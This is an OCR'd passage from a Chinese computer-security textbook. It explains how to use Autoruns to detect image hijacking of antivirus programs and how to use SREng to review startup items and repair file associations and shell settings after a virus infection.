



图 5.17 Autoruns 运行界面

Autoruns 除了可用于查看自启动项目中是否有异常程序之外，在清除病毒或木马方面，其“映像劫持”功能非常实用，可用于检查当前系统是否遭到病毒或木马的映像劫持。如图 5.18 所示。





图 5.18 检查映像劫持

遭到病毒或木马映像劫持的系统的检查结果如图 5.18 所示，各种杀病毒软件和各种反病毒辅助软件均在映像劫持之列。系统遭到映像劫持后，运行这些程序，都会被引导去执行病毒或木马的程序文件，病毒或木马会首先获得系统的控制权，从而阻止或破坏杀毒软件或

与辅助杀毒相关的软件(如 IceSword、Autoruns、SREng 等)的启动和正常运行。如果遇到系统已被映像劫持,可将 IceSword、Autoruns、SREng 等应用程序或杀毒软件改名后运行,然后再进行查杀和清除。

## 5.4.4　使用 SREng 修复系统

SREng(System Repair Engineer)是一款计算机安全辅助和系统维护辅助软件。主要用于发现、发掘潜在的系统故障和大多数由于计算机病毒造成的破坏,并提供一系列的修改建议和自动修复方法。

**1. 获取 SREng 软件**

该软件是由 KZTechs. com 网站站长 Smallfrogs 开发的,软件下载地址为 http://www. kztechs. com/sreng/download. html。

软件下载后,解压即可运行。为防止 AV 终结者类病毒的阻止和破坏,SREng 程序在运行时,其主窗口的标题也是随机生成的,其主界面如图 5.19 所示。





图 5.19　SREng 主界面

**2. 使用 SREng 软件**


(1) 启动项目

单击“启动项目”按钮,可查看和管理系统的启动项目,如图 5.20 所示。

利用该项功能,可查看系统的所有启动位置是否有异常的启动程序,并可对异常的启动程序进行删除,以阻止这些程序在 Windows 系统启动时自动启动。

(2) 系统修复

单击“系统修复”按钮,可切换到对系统进行修复的界面,如图 5.21 所示。







图 5.20　启动项目的查看与管理

文件关联修复用于检查和修复文件关联错误，对于目前不是 Windows 默认的标准文件关联方式，SREng 软件在检查结果的状态栏中会标出“错误”，并自动勾选该项，单击“修复”按钮，可将被选中的项目恢复为 Windows 默认的文件关联方式。

选择 Windows Shell/IE 选项卡，可对 Windows Shell 外壳和 IE 浏览器的相关设置进行恢复性的修复，如图 5.22 所示。

